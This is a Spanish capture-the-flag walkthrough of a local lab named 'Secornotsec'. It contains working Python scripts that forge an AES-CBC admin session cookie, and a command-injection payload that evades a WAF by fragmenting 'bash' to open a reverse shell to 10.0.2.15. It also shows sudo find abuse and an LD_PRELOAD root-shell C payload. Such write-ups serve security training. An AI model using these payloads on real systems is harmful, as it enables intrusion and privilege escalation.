

Desplegamos el laboratorio "Secornotsec"

[illegible]


Realizamos un escaneo de Nmap para conocer que puertos están abiertos y que servicios están activos en el laboratorio.

```
vare@kali: ~/Escritorio
(vare@kali)-[~/Escritorio]
$ nmap -p- -sS --min-rate 5000 --open -n -Pn -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 17:30 -0600
Nmap scan report for 172.17.0.2
Host is up (0.000011s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5000/tcp  open  http    Werkzeug httpd 3.1.6 (Python 3.10.12)
|_http-title: Did not follow redirect to /
|_http-server-header: Werkzeug/3.1.6 Python/3.10.12
MAC Address: B6:6E:4F:7E:15:79 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.15 seconds
```

CREDITOS A: vareCruzz

En el laboratorio corre un servicio web al cual al entrar encontramos eso:



```
1
2 <!DOCTYPE html>
3 <html>
4 <head>
5   <title>Network Admin Panel</title>
6   <style>
7     body { background-color: #0d1117; color: #c9d1d9; font-family: 'Segoe UI', sans-serif; margin: 0; display: flex; flex-direction: column; align-items: center; }
8     .container { width: 80%; max-width: 900px; margin-top: 50px; background: #161b22; border: 1px solid #30363d; border-radius: 10px; padding: 30px; box-shadow: 0 10px 30px rgba(0,0,0,0.5); }
9     h1 { color: #58a6ff; border-bottom: 1px solid #30363d; padding-bottom: 10px; }
10    .status-bar { display: flex; justify-content: space-between; font-size: 0.9em; color: #8b949e; margin-bottom: 20px; }
11    input[type="text"] { background: #0d1117; border: 1px solid #30363d; color: #58a6ff; padding: 10px; border-radius: 5px; width: 60%; font-family: monospace; }
12    input[type="submit"] { background: #238636; color: white; border: none; padding: 10px 20px; border-radius: 5px; cursor: pointer; font-weight: bold; }
13    .terminal { background: #010409; border: 1px solid #30363d; border-radius: 5px; padding: 15px; margin-top: 20px; height: 250px; overflow-y: auto; font-family: monospace; color: #39ff14; }
14    pre { white-space: pre-wrap; word-wrap: break-word; }
15  </style>
16  <!-- IMPORTANTE : Cambiar IV estático 0123456789abcdef por uno dinámico -->
17 </head>
18 <body>
19   <div class="container">
20     <div class="status-bar">
21       <span>Sistema: <strong>Online</strong></span>
22       <span>Usuario: <strong style="color:#ffa657;">guest</strong></span>
23     </div>
24     <h1>Consola de Diagnóstico</h1>
25
26     <div style="padding: 20px; border: 1px dashed #f85149; color: #f85149; border-radius: 5px;">
27       <strong>ACCESO RESTRINGIDO:</strong> Solo el administrador puede realizar diagnósticos de red.
28     </div>
29
30     <p style="margin-top:20px;"><a href="/logout" style="color: #58a6ff; text-decoration: none;">← Salir</a></p>
31   </div>
32 </body>
33 </html>
```

Cuando analizamos el código fuente nos encontramos un IV (Vector de Inicializacion) en una cookie es un valor aleatorio que se usa junto con una llave secreta para cifrar los datos de la cookie, asegurando que un mismo texto cifre de forma distinta en cada ocasión.

En pocas palabras la cookie se cifra con los mismos caracteres siempre.

CREDITOS A: vareCruzz

Vamos a seguir con el reconocimiento de la aplicación web encontrando directorios ocultos.

```
vare@kali: ~/Escritorio
(vare@kali)-[~/Escritorio]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://172.17.0.2:5000/ -x html,php,bak,txt,backup,zip


Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2:5000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: backup,zip,html,php,bak,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

login (Status: 302) [Size: 189] [→ /]
logout (Status: 302) [Size: 199] [→ /login]
env.bak (Status: 200) [Size: 32]
```

Encontramos en el directorio env.bak una FIRMA de cookie. La cual sirve como seguridad para saber que no sea modificado la cookie de sesión.



CREDITOS A: vareCruzz

Nos creamos un pequeño script en python para descifrar la cookie.

```
GNU nano 9.0 desc
#!/usr/bin/env python3
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import import default_backend
import base64

#cambiar la cookie de sesion
COOKIE = "6JmCIseGBxSEntdM4LWH8kM4nu9N/RocoWVhf8o1KXtmePv1ptCw/LQUCOW1XWTK"
SECRET_KEY = b"H4ckTh3Pl4n3t_26"

def decrypt_cookie(cookie_b64):
    data = base64.b64decode(cookie_b64)
    iv = data[:16]
    ct = data[16:]

    cipher = Cipher(algorithms.AES(SECRET_KEY), modes.CBC(iv), backend=default_backend())
    decryptor = cipher.decryptor()
    decrypted_padded = decryptor.update(ct) + decryptor.finalize()

    # PKCS7 unpadding (quitamos 0C bytes = 12 bytes padding)
    padding_len = decrypted_padded[-1]
    plaintext = decrypted_padded[:-padding_len]

    return plaintext.decode()

# MOSTRAR CONTENIDO
plaintext = decrypt_cookie(COOKIE)
print(f"■ TU COOKIE DESCIFRADA:")
print(f"    '{plaintext}'")

--

(vare@kali)-[~/Escritorio]
$ python3 descifrarCookie.py
■ TU COOKIE DESCIFRADA:
    ', "is_admin": false}'
```

Cuando ejecutamos y se descifra la cookie vemos que atravez de un valor booleano se controlan los privilegios.

CREDITOS A: vareCruzz

Crearemos otro script para modificar la cookie de sesión para obtener admin true.

```
GNU nano 9.0
#!/usr/bin/env python3
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives import padding
from cryptography.hazmat.backends import default_backend
import base64

COOKIE = "6JmCIseGBxSEntdM4LWH8kM4nu9N/RocoWVhf8o1KXtmePv1ptCw/LQUCOW1XWTK"
SECRET_KEY = b"H4ckTh3Pl4n3t_26"

def decrypt_cookie(cookie_b64):
    data = base64.b64decode(cookie_b64)
    iv = data[:16]
    ct = data[16:]
    cipher = Cipher(algorithms.AES(SECRET_KEY), modes.CBC(iv), backend=default_backend())
    decryptor = cipher.decryptor()
    decrypted_padded = decryptor.update(ct) + decryptor.finalize()
    unpadder = padding.PKCS7(128).unpadder()
    plaintext = unpadder.update(decrypted_padded) + unpadder.finalize()
    return plaintext.decode('utf-8')

def create_admin_cookie():
    # EXACTAMENTE igual estructura que original pero is_admin: true
    json_original = ', "is_admin": false}'
    json_admin = ', "is_admin": true}' # MISMA longitud 20 bytes

    # Mismo IV original
    data = base64.b64decode(COOKIE)
    iv = data[:16]

    # PKCS7 padding automático
    padder = padding.PKCS7(128).padder()
    padded_data = padder.update(json_admin.encode()) + padder.finalize()

    cipher = Cipher(algorithms.AES(SECRET_KEY), modes.CBC(iv), backend=default_backend())
    encryptor = cipher.encryptor()
    ct = encryptor.update(padded_data) + encryptor.finalize()

    return base64.b64encode(iv + ct).decode()


# EJECUTAR
print("🔒 COOKIE ADMIN - MISMA ESTRUCTURA")
plaintext = decrypt_cookie(COOKIE)
print(f"📄 ORIGINAL: '{plaintext}' ({len(plaintext)} bytes)")

admin_cookie = create_admin_cookie()
print(f"👑\n👑 COOKIE ADMIN (misma longitud):")
print(f"user_session={admin_cookie}")

# PEGA ESTA EN DEVTOOLS → Cookies → user_session
```

CREDITOS A: vareCruzz

Pegamos la cookie en el navegador Inspeccionar > Storage > Cookie. Y se desbloqueara el panel.



Si aplicamos un &COMANDO podremos ejecutar comandos sin problema



Vemos que tiene un WAF de restricción cuando ejecutamos la reverse Shell en la cual se bloquean algunos caracteres y operadores comunes de ejecución, también se filtran nombres binarios (por ejemplo bash).

CREDITOS A: vareCruzz

Por la cual usaremos una técnica de fragmentación de cadenas y así nos permitirá ejecutar la reverse Shell.

Sistema: **Online**

Consola de Diagnóstico

Introduce una dirección IP para verificar conectividad:

```
&echo "b''ash -i >& /dev/tcp/10.0.2.15/443 0>&1" > revershell.sh
```

Ejecutar

```
$ log_output:
```

Le damos permisos de ejecucion

Sistema: **Online**

Consola de Diagnóstico

Introduce una dirección IP para verificar conectividad:

```
&chmod +x revershell.sh
```

Ejecutar

Ejecutamos y nos ponemos en escucha por NETCAT

Consola de Diagnóstico

Introduce una dirección IP para verificar conectividad:

```
&b''ash revershell.sh
```

Ejecutar

CREDITOS A: vareCruzz

Obtenemos la reverse Shell completa.

```
(vare@kali)-[~/Escritorio]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 35406
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
firstatack@32a142e98a53:/app$ ls
ls
app.py
env.bak
revershell.sh
firstatack@32a142e98a53:/app$
```

Analizamos permisos Sudo y vemos que chocolate tiene permiso sudo en el binario find.

```
firstatack@32a142e98a53:/app$ sudo -l
Matching Defaults entries for firstatack on 32a142e98a53:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User firstatack may run the following commands on 32a142e98a53:
    (chocolate) NOPASSWD: /usr/bin/find
firstatack@32a142e98a53:/app$
```

Find permite la ejecución de comandos mediante la opción -exec, podemos abusar de esto y ser usuario chocolate.

```
firstatack@32a142e98a53:/app$ sudo -u chocolate find . -exec /bin/bash \; -quit
chocolate@32a142e98a53:/app$ whoami
chocolate
chocolate@32a142e98a53:/app$
```


CREDITOS A: vareCruzz

Escalaremos privilegios mediante el siguiente binario.

```
chocolate@32a142e98a53:/app$ sudo -l
Matching Defaults entries for chocolate on 32a142e98a53:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User chocolate may run the following commands on 32a142e98a53:
    (root) SETENV: NOPASSWD: /usr/local/bin/syscheck
chocolate@32a142e98a53:/app$
```

Mediante el abuso de SETENV nos permite modificar variables de entorno.

Crearemos un programa que forcé una carga útil que intenta abrir una Shell con privilegios de root.

```
vare@kali: ~/Escritorio x chocolate@32a142e98a53: /app x
chocolate@32a142e98a53:/app$ cat > /tmp/syscheck.c << 'EOF'
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>

__attribute__((constructor))
void root_shell() {
    if (geteuid() == 0) {
        setuid(0);
        setgid(0);
        execve("/bin/sh", NULL, NULL);
    }
}

int main() {
    puts("System Status: All systems operational.");
    return 0;
}
EOF
```

CREDITOS A: vareCruzz

Después de crear ese programa en C realizamos los siguientes pasos y seremos root.

```
Sesión Acciones Editar Vista Ayuda
vare@kali: ~/Escritorio chocolate@32a142e98a53: /tmp x
chocolate@32a142e98a53:/tmp$ gcc -fPIC -shared -o /tmp/syscheck.so /tmp/syscheck.c -nostartfiles
/tmp/syscheck.c: In function 'root_shell':
/tmp/syscheck.c:10:5: warning: argument 2 null where non-null expected [-Wnonnull]
   10 |     execve("/bin/sh", NULL, NULL);
      |     ^~~~~~
In file included from /tmp/syscheck.c:2:
/usr/include/unistd.h:572:12: note: in a call to function 'execve' declared 'nonnull'
   572 | extern int execve (const char *__path, char *const __argv[],
      |             ^~~~~~
chocolate@32a142e98a53:/tmp$ █

chocolate@32a142e98a53:/tmp$ sudo LD_PRELOAD=/tmp/syscheck.so /usr/local/bin/syscheck
# whoami
root
# █
```

LISTO ROOT OBTENIDO.